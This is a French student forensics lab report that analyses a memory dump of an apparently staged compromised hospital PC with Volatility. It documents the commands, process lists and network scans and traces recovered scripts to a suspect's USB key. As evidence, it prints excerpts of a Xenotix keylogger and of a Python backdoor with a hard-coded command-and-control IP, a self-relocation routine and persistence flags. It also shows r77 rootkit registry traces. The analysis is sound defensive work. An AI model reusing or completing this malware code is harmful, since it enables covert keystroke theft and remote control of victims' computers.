



RAPPORT DE LABORATOIRE

Manipulation 3 : Mémoire volatile

Roumache Grégoire
Sénéchal Julien
Wallemme Maxime

IR317 - Forensics and cyberattack evidence 2021-2022
Sécurité des systèmes, Hénallux
Troisième année, Classe A Groupe 1

28 Décembre 2021

Table des matières

1	Introduction	2
2	Analyse de la mémoire volatile	2
3	Correspondances entre les différentes analyses réalisées	5
4	Conclusion	6
A	Analyse du dump de la mémoire sous Windows	7
A.1	Volatility 2	7
A.2	Volatility 3	7
B	Analyse du dump de la mémoire sous Linux	11
B.1	Lime	11
B.2	Volatility 2	12
B.3	Volatility 3	12
	Table des figures	14
	Références	15

1 Introduction

Dans le cadre de ce laboratoire, nous avons analysé la mémoire volatile de l'ordinateur potentiellement infecté du CHR. Nous avons utilisé les outils Volatility 2 (version 2.6) ainsi que Volatility 3 (version 1.0.0). Ce sont des outils d'analyse Forensics permettant d'aller chercher certaines informations précises contenues dans la mémoire volatile capturée. Notre but était de récolter des preuves pouvant aider à confirmer nos hypothèses concernant l'implantation d'un malware sur le PC de l'hôpital par notre suspect.

2 Analyse de la mémoire volatile

Nous avons pu obtenir les différents processus lancés ainsi que leur PID et les arguments utilisés pour lancer le processus en ligne de commande à l'aide de la commande suivante :

```
vol.py --profile=Win10x64_19041 cmdline -f file.dmp
```

Parmi ces résultats, deux d'entre eux pouvaient potentiellement mener à des preuves supplémentaires :

Nom	PID	Ligne de commande
python2.exe	7960	python2 xenotix_python_logger.py local
python.exe	6832	python3 client.py

Nous pouvons également observer sur la figure 1 que ce sont les seuls processus suspects venant de *explorer.exe* duquel découlent tout les processus lancés par l'utilisateur. Ces résultats ont été obtenus avec cette commande :

```
vol.py --profile=Win10x64_19041 pstree -f file.dmp
```

Process Name	PID	PPID	Timestamp
0xfffffa9853daec140:dmw.exe	564	676	22
0xfffffa9853231e140:csrss.exe	596	564	12
0xfffffa98521710080:winlogon.exe	676	564	8
0xfffffa98520b21240:dllhost.exe	4744	676	3
0xfffffa985252e60c0:dllhost.exe	3288	676	3
0xfffffa9852092b080:userinit.exe	2300	676	0
0xfffffa985242c4080:explorer.exe	5052	2300	73
0xfffffa985336590c0:OneDrive.exe	6668	5052	26
0xfffffa985332dc080:SecurityHealth	6432	5052	2
0xfffffa9852c106080:cmd.exe	5380	5052	2
0xfffffa9852c108080:python.exe	6832	5380	6
0xfffffa985308e2080:conhost.exe	2136	5380	4
0xfffffa985248a5080:cmd.exe	4876	5052	2
0xfffffa985267f3080:python2.exe	7960	4876	2
0xfffffa985218c3080:conhost.exe	1448	4876	4
0xfffffa98522ee0280:fontdrvhost.exe	880	676	5
0xfffffa98520b21240:dllhost.exe	4744	676	3

FIGURE 1 – Arbres des processus

Les lignes de commandes ayant lancés ces deux processus utilisent chacune un script python qu'il est intéressant de récupérer parce qu'ils pourraient potentiellement être retrouvés sur la clé USB du suspect. Afin de tester cette hypothèse, nous devons réaliser un dump de la mémoire de chacun de ces processus et l'analyser ensuite. Pour ce faire, nous avons utilisé la commande suivante :

```
vol.py -f "/path/to/file" --profile <profile> procdump -p <PID> --dump-dir="/path/to/dir"
```

Elle permet d'obtenir un dump d'un processus et nous l'avons donc exécutée à deux reprises, pour les processus de PID 7960 et PID 6832. Dans ces derniers, nous avons pu obtenir les codes sources des scripts utilisés. Ainsi, vous pouvez voir le script *xenotix_python_logger.py* sur la figure 2 retrouvé dans le dump du processus 7960. Ce fichier contient également un lien vers le répertoire GitHub dont il est issu, c'est-à-dire : <https://github.com/ajinabraham/Xenotix-Python-Keylogger>.

Sur la figure 3, nous retrouvons le fichier python *client.py*. Nous avons réussi à trouver sa provenance. En effet, ce programme n'a pas été écrit spécifiquement pour cette attaque mais il a été copié du répertoire GitHub suivant : <https://github.com/TOG6-6/MULTI-PC-VIRUS/blob/main/door.py>, et l'adresse IP a été modifiée. Cependant, nous n'avons pas trouvé cette adresse IP (5.135.163.141) dans nos investigations précédentes et elle demandera de plus amples recherches.

```

E 7960.txt X
dump > E 7960.txt
15517
15518 Passes a keyboard event on to the appropriate handler if one is registered.
15519 @param msg: Message value
15520 @type msg: integer
15521 @param vk code: The virtual keycode of the key
15522 @type vk code: integer
15523 @param scan code: The scan code of the key
15524 @type scan code: integer
15525 @param ascii: ASCII numeric value for the key if available
15526 @type ascii: integer
15527 @param flags: Flags associated with the key event (injected or not, extended key, etc.)
15528 @type flags: integer
15529 @param time: Time since the epoch of the key event
15530 @type time: integer
15531 @param hwnd: Window handle of the foreground window at the time of the event
15532 @type hwnd: integer
15533
15534 Xenotix Python Keylogger for Windows
15535 =====
15536 Coded By: Ajin Abraham <ajin25@gmail.com>
15537 Website: http://opensecurity.in/xenotix-python-keylogger-for-windows/
15538 GitHub: https://github.com/ajinabraham/Xenotix-Python-Keylogger
15539 FEATURES
15540 =====
15541 1.STORE LOGS LOCALLY
15542 2.SEND LOGS TO GOOGLE FORMS
15543 3.SEND LOGS TO EMAIL
15544 4.SEND LOGS TO FTP
15545 MINIMUM REQUIREMENTS
15546 =====
15547 Python 2.7: http://www.python.org/getit/
15548 pyHook Module: http://sourceforge.net/projects/pyhook/
15549 pywin32 Module: http://sourceforge.net/projects/pywin32/
15550 pyHook Module -

```

FIGURE 2 – Chaîne de caractères du processus 7960 indiquant le répertoire GitHub *Xenotix-Python-Keylogger*

```

s.txt X
dump > E s.txt
35930 sht-
35931 ake.retval_)
35932 govt
35933 >dt0b0d4dbdc
35934 import socket, os, sys, platform, time, ctypes, subprocess, pycreeze, threading, pynput.keyboard, wmi, json
35935 import win32api, winerror, win32event
35936 from shutil import copyfile
35937 from winreg import *
35938 from io import StringIO, BytesIO
35939 from cryptography.fernet import Fernet
35940 strHost = "5.135.163.141"
35941 # strHost = socket.gethostname()
35942 intPort = 3800
35943 strPath = os.path.realpath(sys.argv[0]) # get file path
35944 TMP = os.environ["TEMP"] # get temp path
35945 APPDATA = os.environ["APPDATA"]
35946 intBuff = 1024
35947 binMeltFile = False
35948 binAddToStartup = True
35949 # function to prevent multiple instances
35950 mutex = win32event.CreateMutex(None, 1, "PA_mutex_xp4")
35951 if win32api.GetLastError() == winerror.ERROR_ALREADY_EXISTS:
35952     mutex = None
35953     sys.exit(0)
35954 # function to move file to tmp dir and relaunch
35955 def meltFile():
35956     winupdate = os.path.join(TMP, "winupdate")
35957     # ignore if the path is in appdata as well
35958     if not (os.getcwd() == winupdate) and not (os.getcwd() == APPDATA):
35959         # if folder already exists
35960         try:
35961             os.mkdir(winupdate)
35962         except:
35963             pass
35964     strNewFile = os.path.join(winupdate, os.path.basename(sys.argv[0]))
35965     print(f"copy /y {os.path.realpath(sys.argv[0])} {strNewFile} & cd /d {winupdate} & {strNewFile}")
35966     strCommand = f"{strNewFile}"
35967     subprocess.Popen(strCommand, shell=True)
35968     sys.exit(0)
35969 def detectSandboxie():
35970     try:

```

FIGURE 3 – Backdoor python *client.py* retrouvée dans le processus 6832

Lors de l'analyse des dumps mémoires, nous avons également remarqué une chaîne de caractères très intéressante. Celle-ci est mise en évidence sur la figure 4, c'est un indice montrant que le système a pu être infecté par le rootkit r77 [3]. Ce malware est particulier parce qu'il ne laisse aucune trace sur le système de fichiers de la machine infectée, cependant, il écrit son exécutable dans une clé de registre Windows. Nous pouvons donc confirmer sa présence en les listant, ce que nous pouvons faire avec cette commande :

```
python3 vol.py -f ../dump-windows.dump windows.registry.printkey.PrintKey | grep \$77
```

Ce qui nous donne le résultat suivant :

```
0xc108ceacd000 inKeyed \SystemRoot\System32\Config\SOFTWARE $77config False
0xc108ceacd000 REG_BINARY \SystemRoot\System32\Config\SOFTWARE $77stager False
```

Montrant donc que cette ordinateur est bien infecté par ce malware qui est stocké dans le registre *\$77stager*, et dont la configuration se situe dans le registre *\$77config*, tous les deux situés à cet emplacement :

`\SystemRoot\System32\Config\SOFTWARE\.`

```
(kali@kali)-[~/Desktop/dump]
$ strings 6832.dmp | less

sechost.dll
NtDeviceIoControlFile
m!.a
m!.a
m!.a
m!.a
RSDS
A:\Code\GitHub\r77-rootkit\vs\x64\Release\r77-x64.pdb
GCTL
.text$mn
.text$mn$00
.text$x
.idata$5
.00cfg
.CRT$XCA
.CRT$XCZ
.CRT$XIA
.CRT$XIC
.CRT$XIZ
.CRT$XPA
.CRT$XPX
.CRT$XPXA
.CRT$XPZ
.CRT$XTA
.CRT$XTZ
.rdata
:
```

FIGURE 4 – Chaîne de caractères du processus 6832 indiquant le répertoire GitHub *r77-rootkit*

Nous tentons ensuite volatility avec les arguments suivants entrés en commande :

- filescan
- mftparser

Nous avons pu obtenir des informations concernant la présence et la localisation du malware keylogger sur la machine de l'hôpital. À l'aide de l'argument *filescan*, nous avons pu obtenir l'information sur la présence d'un fichier caché sur le bureau du compte utilisateur *Infirmier*. Ce dernier contenait un dossier nommé *keylog*.

```
(kali@kali)-[~/Desktop/volatility]
$ vol.py --profile=Win10x64_19041 filescan -f ../dump-windows.dump | grep "infirmier"
```

FIGURE 5 – Commande *filescan* utilisée

```
0x0000a98525206510 32757 1 R--rw- \Device\HarddiskVolume2\Users\infirmier\Desktop\577-attack\keylog
```

FIGURE 6 – Dossier caché trouvé sur le bureau de l'utilisateur

Ensuite, avec l'argument *mftparser*, nous avons pu obtenir le nom des fichiers présents dans le dossier caché *keylog* du bureau de l'utilisateur *infirmier*. Parmi ceux-ci, se trouvait le fichier *xenotix_python_logger.py*

```
(kali@kali)-[~/Desktop/volatility]
$ vol.py --profile=Win10x64_19041 -f ../dump-windows.dump mftparser | grep "keylog"
Volatility Foundation Volatility Framework 2.6.1
2021-11-06 15:31:54 UTC+0000 2021-11-06 15:31:54 UTC+0000 2021-11-06 15:31:54 UTC+0000 Users\INFIRM-1\Desktop\577-AT-1\keylog\keylogs.txt
2021-11-06 15:09:07 UTC+0000 2021-11-06 15:30:31 UTC+0000 2021-11-06 15:30:31 UTC+0000 Users\INFIRM-1\Desktop\577-AT-1\keylog\xenotix_python_logger.py
2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 Users\INFIRM-1\Desktop\577-AT-1\keylog\GITIGN-1
2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 Users\INFIRM-1\Desktop\577-AT-1\keylog\gitignore
2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 2021-11-06 13:53:28 UTC+0000 Users\INFIRM-1\Desktop\577-AT-1\keylog\LICENSE
```

FIGURE 7 – Contenu du dossier caché Keylog

3 Correspondances entre les différentes analyses réalisées

Sur la figure 8, nous pouvons observer que le script *xenotix_python_logger.py* se trouvait également sur la clé USB de la première analyse. Ce qui nous donne des raisons de penser que le script a bien été mis en place suite à cette attaque et que celui-ci n'est donc pas issu d'une attaque antérieure.

Il en va de même pour le script *client.py* que l'on peut retrouver également sur la figure 9.

```
(kali@kali)-[/etc/usb/malwares/Python]
$ ls -l
total 732
-rwxr-xr-x 1 root root 2456 Sep 11 07:25 Backdoor.Python.d00r.a
-rwxr-xr-x 1 root root 11172 Aug 21 14:42 Backdoor.Python.PolymorphNecro.zip
-rwxr-xr-x 1 root root 6108 Jul 23 23:44 Backdoor.Python.Xenotix.a
-rwxr-xr-x 1 root root 7242 Jul 5 13:04 Exploit.Python.Ms06-036.a
-rwxr-xr-x 1 root root 11459 Jul 17 03:31 HackTool.Python.Doxing.a
-rwxr-xr-x 1 root root 4223 Sep 11 06:13 HackTool.Python.PunBB.a.b.d
-rwxr-xr-x 1 root root 10516 Jul 24 18:40 Trojan.Python.AngstStealer.zip
-rwxr-xr-x 1 root root 4397 Aug 26 21:27 Trojan.Python.Sin.7z
-rwxr-xr-x 1 root root 3745 Jul 22 04:52 Trojan-Ransom.Python.Aris.a.7z
-rwxr-xr-x 1 root root 598936 Jul 31 08:49 Trojan-Ransom.Python.ChastityLock-Archived.zip
-rwxr-xr-x 1 root root 2497 Jul 26 17:06 Trojan-Ransom.Python.ChastityLock.zip
-rwxr-xr-x 1 root root 10324 Aug 25 03:16 Trojan-Ransom.Python.CryPy.a
-rwxr-xr-x 1 root root 19432 Aug 12 05:25 Trojan-Ransom.Python.Kirk.a
-rwxr-xr-x 1 root root 16425 Aug 7 23:49 Trojan-Ransom.Python.Redkeeper.a
-rwxr-xr-x 1 root root 9401 Aug 25 09:19 Trojan-Ransom.Python.Scrypt.a.7z

(kali@kali)-[/etc/usb/malwares/Python]
$ file Backdoor.Python.Xenotix.a
Backdoor.Python.Xenotix.a: Python script, ASCII text executable, with CRLF line terminators

(kali@kali)-[/etc/usb/malwares/Python]
$ strings Backdoor.Python.Xenotix.a
Xenotix Python Keylogger for Windows

Coded By: Ajin Abraham <ajin25@gmail.com>
Website: http://opensecurity.in/xenotix-python-keylogger-for-windows/
GitHub: https://github.com/ajinabraham/Xenotix-Python-Keylogger
FEATURES
=====
1.STORE LOGS LOCALLY (under %TEMP%
2.SEND LOGS TO GOOGLE FORMS ( [3266]
3.SEND LOGS TO EMAIL ( [3266]
4.SEND LOGS TO FTP ( [3266]
MINIMUM REQUIREMENTS
=====
Python 2.7: http://www.python.org/getit/ (you can add passwords, if any)
pyHook Module: http://sourceforge.net/projects/pyhook/ (minimum 2 needed for performance)
pyrthoncom Module: http://sourceforge.net/projects/pywin32/ (minimum 1 needed for performance)
pyHook Module -
Unofficial Windows Binaries for Python Extension Packages: http://www.lfd.uci.edu/~gohlke/pythonlibs/
NOTE: YOU ARE FREE TO COPY,MODIFY,REUSE THE SOURCE CODE FOR EDUCATIONAL PURPOSE ONLY.
try:
    import pythoncom, pyHook
except:
    print "Please Install pythoncom and pyHook modules"
    exit(0)
import os
import sys
import threading
import urllib,urllib2
```

FIGURE 8 – Code source du Keylogger sur la clé USB

```

(kali@kali)-[/etc/usb/malwares]
$ find . -name "client.py"
./PyBack/src/client.py

(kali@kali)-[/etc/usb/malwares]
$ cd ./PyBack/src/

(kali@kali)-[/etc/usb/malwares/PyBack/src]
$ ls
archive  build  client.py  client.spec  dist  __pycache__  server.py  setup.py

(kali@kali)-[/etc/usb/malwares/PyBack/src]
$ cat client.py
import socket, os, sys, platform, time, ctypes, subprocess, pycreeze, threading, pynput.keyboard, wmi, json
import win32api, winerror, win32event
from shutil import copyfile
from winreg import *
from io import StringIO, BytesIO
from cryptography.fernet import Fernet

strHost = "5.35.128.12"
# strHost = socket.gethostbyname("")
intPort = 3000

strPath = os.path.realpath(sys.argv[0]) # get file path
TMP = os.environ["TEMP"] # get temp path
APPDATA = os.environ["APPDATA"]
intBuff = 1024

blnMeltFile = True
blnAddToStartup = True

# function to prevent multiple instances
mutex = win32event.CreateMutex(None, 1, "PA_mutex_xp4")
if win32api.GetLastError() == winerror.ERROR_ALREADY_EXISTS:
    mutex = None
    sys.exit(0)

# function to move file to tmp dir and relaunch
def meltFile():
    winupdate = os.path.join(TMP, "winupdate")
    # ignore if the path is in appdata as well
    if not (os.getcwd() == winupdate) and not (os.getcwd() == APPDATA):
        # if folder already exists
        try:
            os.mkdir(winupdate)
        except:
            pass
    strNewFile = os.path.join(winupdate, os.path.basename(sys.argv[0]))

    strCommand = f"timeout 2 & move /y {os.path.realpath(sys.argv[0])} {strNewFile} & cd /d {winupdate} & {strNewFile}"
    subprocess.Popen(strCommand, shell=True)
    sys.exit(0)

```

FIGURE 9 – Code source de la backdoor sur la clé USB

4 Conclusion

Tout d'abord, lors de cette analyse nous avons pu établir divers liens entre les analyses effectuées dans le cadre de cette enquête. En effet, nous avons pu remarquer la présence de scripts retrouvés sur la clé USB laissée tomber au CHR par le présumé attaquant. Ces mêmes scripts contenaient une adresse IP qu'il serait intéressant de rechercher afin d'avancer un peu plus loin dans l'enquête. Ensuite, nous avons pu déterminer quels scripts malveillants étaient cachés sur la machine à l'aide d'un rootkit et comment celui-ci fonctionnait pour procéder à la dissimulation de ceux-ci. Enfin, nous avons retrouvé les dossiers et fichiers ajoutés par le keylogger sur la machine du CHR.

A Analyse du dump de la mémoire sous Windows

A.1 Volatility 2

Tout d'abord, nous avons voulu analyser le dump mémoire que nous avons réalisé à l'aide de l'outil FTKImager (version 3.2.0) avec Volatility2 (version 2.6). Mais après avoir utilisé la commande suivante :

```
vol2.exe -f FILE imageinfo
```

qui nous a permis de trouver le profil à utiliser pour les autres commandes. Nous avons réalisé que la version de Windows sur laquelle nous avons effectué le dump mémoire était trop récente. Volatility2 ne prenait pas en charge cette version et il n'existait donc pas de profil correspondant. Nous avons donc utilisé Volatility3 pour réaliser l'analyse.

A.2 Volatility 3

Nous avons utilisé l'outil Volatility3 (version 1.0.0) afin de réaliser l'analyse du dump mémoire de Windows. Les commandes utilisées nous ont permis de récolter différentes informations intéressantes et d'apprendre à utiliser l'outil d'analyse pour la suite de la manipulation. A chaque commande, nous avons rediriger la sortie de la commande vers un fichier texte afin de conserver les informations recueillies et de pouvoir les analyser plus facilement.

Commandes et résultats :

1. `python vol.py -f memdump.mem windows.cmdline.CmdLine > CmdHistory.txt`
 - L'option `-f` permet de spécifier le fichier à analyser
 - `windows.cmdline.CmdLine` sert à obtenir l'historique des commandes utilisées dans l'outil CMD lors de la capture de la mémoire

```

CmdHistory.txt - Bloc-notes
Fichier Edition Format Affichage Aide
Volatility 3 Framework 1.0.0

PID    Process Args
4      System Required memory at 0x20 is not valid (process exited?)
92     Registry Required memory at 0x20 is not valid (process exited?)
328    smss.exe \SystemRoot\System32\smss.exe
428    csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n SubS
500    wininit.exe wininit.exe
516    csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n SubS
592    winlogon.exe winlogon.exe
608    services.exe C:\Windows\system32\services.exe
640    lsass.exe C:\Windows\system32\lsass.exe
748    svchost.exe C:\Windows\system32\svchost.exe -k DcomLaunch -p
756    fontdrvhost.exe "fontdrvhost.exe"
764    fontdrvhost.exe "fontdrvhost.exe"
872    svchost.exe C:\Windows\system32\svchost.exe -k RPCSS -p
924    svchost.exe C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM
988    dwm.exe "dwm.exe"
8      svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
420    svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s lmhosts
496    svchost.exe C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
708    svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc
1108   svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p
1128   svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog
1168   svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p -s DispBrokerDesktopSvc
1200   svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p -s nsi
1264   svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp
1296   svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc
1412   svchost.exe C:\Windows\system32\svchost.exe -k NetworkService -p -s NlaSvc
1428   svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
1436   svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p -s ProfSvc
1444   svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p -s EventSystem
1476   svchost.exe C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s SysMain
1504   svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p -s Themes
1668   MemCompression Required memory at 0x20 is not valid (process exited?)

```

FIGURE 10 – Résultat de la commande - Historique CMD

2. `python vol.py -f memdump.mem windows.netscan.NetScan > NetworkInfo.txt`
 - `windows.netscan.NetScan` permet de récupérer les informations sur le réseau

NetworkInfo.txt - Bloc-notes

Fichier Edition Format Affichage Aide

Volatility 3 Framework 1.0.0

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xcc0d946594f0	TCPv4	0.0.0.0	2869	0.0.0.0	0	LISTENING	4	System	2021-12-11 11:24:44.000000
0xcc0d946594f0	TCPv6	::	2869	::	0	LISTENING	4	System	2021-12-11 11:24:44.000000
0xcc0d94659bd0	TCPv4	0.0.0.0	2869	0.0.0.0	0	LISTENING	4	System	2021-12-11 11:24:03.000000
0xcc0d94659bd0	TCPv6	::	2869	::	0	LISTENING	4	System	2021-12-11 11:24:03.000000
0xcc0d949ac4a0	TCPv4	192.168.1.48	53359	18.159.85.30	443	CLOSE_WAIT	540	chrome.exe	2021-12-11 11:20:19.000000
0xcc0d949b3010	TCPv4	192.168.1.48	55084	84.17.46.51	443	ESTABLISHED	540	chrome.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6310	TCPv4	0.0.0.0	49664	0.0.0.0	0	LISTENING	640	lsass.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6310	TCPv6	::	49664	::	0	LISTENING	640	lsass.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6470	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	872	svchost.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6730	TCPv4	0.0.0.0	49665	0.0.0.0	0	LISTENING	500	wininit.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6890	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	872	svchost.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6890	TCPv6	::	135	::	0	LISTENING	872	svchost.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6b50	TCPv4	0.0.0.0	49665	0.0.0.0	0	LISTENING	500	wininit.exe	2021-12-11 11:20:19.000000
0xcc0d94dd6b50	TCPv6	::	49665	::	0	LISTENING	500	wininit.exe	2021-12-11 11:20:19.000000
0xcc0d94dd70d0	TCPv4	0.0.0.0	49666	0.0.0.0	0	LISTENING	1128	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd70d0	TCPv6	::	49666	::	0	LISTENING	1128	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd7230	TCPv4	0.0.0.0	49667	0.0.0.0	0	LISTENING	1428	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd7650	TCPv4	0.0.0.0	49666	0.0.0.0	0	LISTENING	1128	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd7a70	TCPv4	0.0.0.0	49667	0.0.0.0	0	LISTENING	1428	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd7a70	TCPv6	::	49667	::	0	LISTENING	1428	svchost.exe	2021-12-11 11:20:20.000000
0xcc0d94dd7e90	TCPv4	0.0.0.0	49664	0.0.0.0	0	LISTENING	640	lsass.exe	2021-12-11 11:20:19.000000
0xcc0d94df28e0	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59557	2a02:a000:1:3aa::2c1a	443	ESTABLISHED	1796		
0xcc0d94df3010	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59552	2a02:a000:1:3aa::2c1a	443	ESTABLISHED	1796		
0xcc0d94df4010	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59551	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94df44a0	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59550	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94df4930	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59549	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94df4540	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59548	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94df4640	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59547	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94df7010	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59546	2a02:a000:1:3aa::2c1a	443	ESTABLISHED	1796		
0xcc0d94df74a0	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59545	2a02:a000:1:3b1:1b90	443	ESTABLISHED	1796		
0xcc0d94e4da20	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	53732	2a02:a000:1:388:11a6	443	ESTABLISHED	540		
0xcc0d94fed010	TCPv6	2a02:a03f:aac2:3c00:f96d:a2e3:2fe2:767a	59555	2a02:a000:1:3aa::2c1a	443	ESTABLISHED	1796		

Ln 1, Col 1 100% Windows (CRLF) UTF-8

FIGURE 11 – Résultat de la commande - Informations sur le réseau

- python vol.py -f memdump.mem windows.pslist.PsList > ProcessList.txt
 - *windows.pslist.PsList* sert à récupérer une liste des processus en cours d'exécution lors de la capture de la mémoire

ProcessList.txt - Bloc-notes

Fichier Edition Format Affichage Aide

Volatility 3 Framework 1.0.0

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0xcc0d92c0ba00	114	-	N/A	False	2021-12-11 11:20:12.000000	N/A	Disabled
92	4	Registry	0xcc0d92dcf040	4	-	N/A	False	2021-12-11 11:20:09.000000	N/A	Disabled
328	4	smss.exe	0xcc0d94731040	2	-	N/A	False	2021-12-11 11:20:12.000000	N/A	Disabled
428	420	csrss.exe	0xcc0d954d80c0	11	-	0	False	2021-12-11 11:20:18.000000	N/A	Disabled
500	420	wininit.exe	0xcc0d98014080	1	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
516	492	csrss.exe	0xcc0d9801a080	12	-	1	False	2021-12-11 11:20:19.000000	N/A	Disabled
592	492	winlogon.exe	0xcc0d9807c080	5	-	1	False	2021-12-11 11:20:19.000000	N/A	Disabled
608	500	services.exe	0xcc0d980520c0	7	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
640	500	lsass.exe	0xcc0d959de080	10	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
748	608	svchost.exe	0xcc0d980aa240	15	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
756	592	fontdrvhost.exe	0xcc0d980c9140	5	-	1	False	2021-12-11 11:20:19.000000	N/A	Disabled
764	500	fontdrvhost.exe	0xcc0d980cb140	5	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
872	608	svchost.exe	0xcc0d9881a2c0	15	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
924	608	svchost.exe	0xcc0d98820240	5	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
988	592	dwm.exe	0xcc0d98876080	16	-	1	False	2021-12-11 11:20:19.000000	N/A	Disabled
8	608	svchost.exe	0xcc0d988c92c0	2	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
420	608	svchost.exe	0xcc0d988ec300	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
496	608	svchost.exe	0xcc0d988ee280	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
708	608	svchost.exe	0xcc0d988ed080	4	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
1108	608	svchost.exe	0xcc0d989972c0	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disabled
1128	608	svchost.exe	0xcc0d989bd300	8	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1168	608	svchost.exe	0xcc0d989c3300	1	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1200	608	svchost.exe	0xcc0d989ef2c0	5	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1264	608	svchost.exe	0xcc0d989a18300	8	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1296	608	svchost.exe	0xcc0d92c8d2c0	4	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1412	608	svchost.exe	0xcc0d989a22300	5	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1428	608	svchost.exe	0xcc0d989aa0c0	8	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1436	608	svchost.exe	0xcc0d989a0d080	4	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1444	608	svchost.exe	0xcc0d989a1f080	6	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1476	608	svchost.exe	0xcc0d989ab0280	6	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1504	608	svchost.exe	0xcc0d989ab1080	3	-	0	False	2021-12-11 11:20:20.000000	N/A	Disabled
1668	4	MemCompression	0xcc0d989b4a080	30	-	N/A	False	2021-12-11 11:20:20.000000	N/A	Disabled

Ln 1, Col 1 100% Windows (CRLF) UTF-8

FIGURE 12 – Résultat de la commande - Liste des processus en cours d'exécution

- python vol.py -f memdump.mem windows.psscan.PsScan > HiddenProcess.txt

- *windows.psscan.PsScan* permet de retrouver les processus cachés en cours d'exécution lors de la capture de la mémoire

PID	PPID	ImageFileName	Offset	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
1296	608	svchost.exe	0xcc0d92c8d2c0	4	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
4	0	System	0xcc0d92cba080	114	-	N/A	False	2021-12-11 11:20:12.000000	N/A	Disabled
92	4	Registry	0xcc0d92dcf040	4	-	N/A	False	2021-12-11 11:20:09.000000	N/A	Disab
328	4	smss.exe	0xcc0d94731040	2	-	N/A	False	2021-12-11 11:20:12.000000	N/A	Disab
7288	748	GameBar.exe	0xcc0d949b5080	11	-	1	False	2021-12-11 11:23:41.000000	N/A	Disab
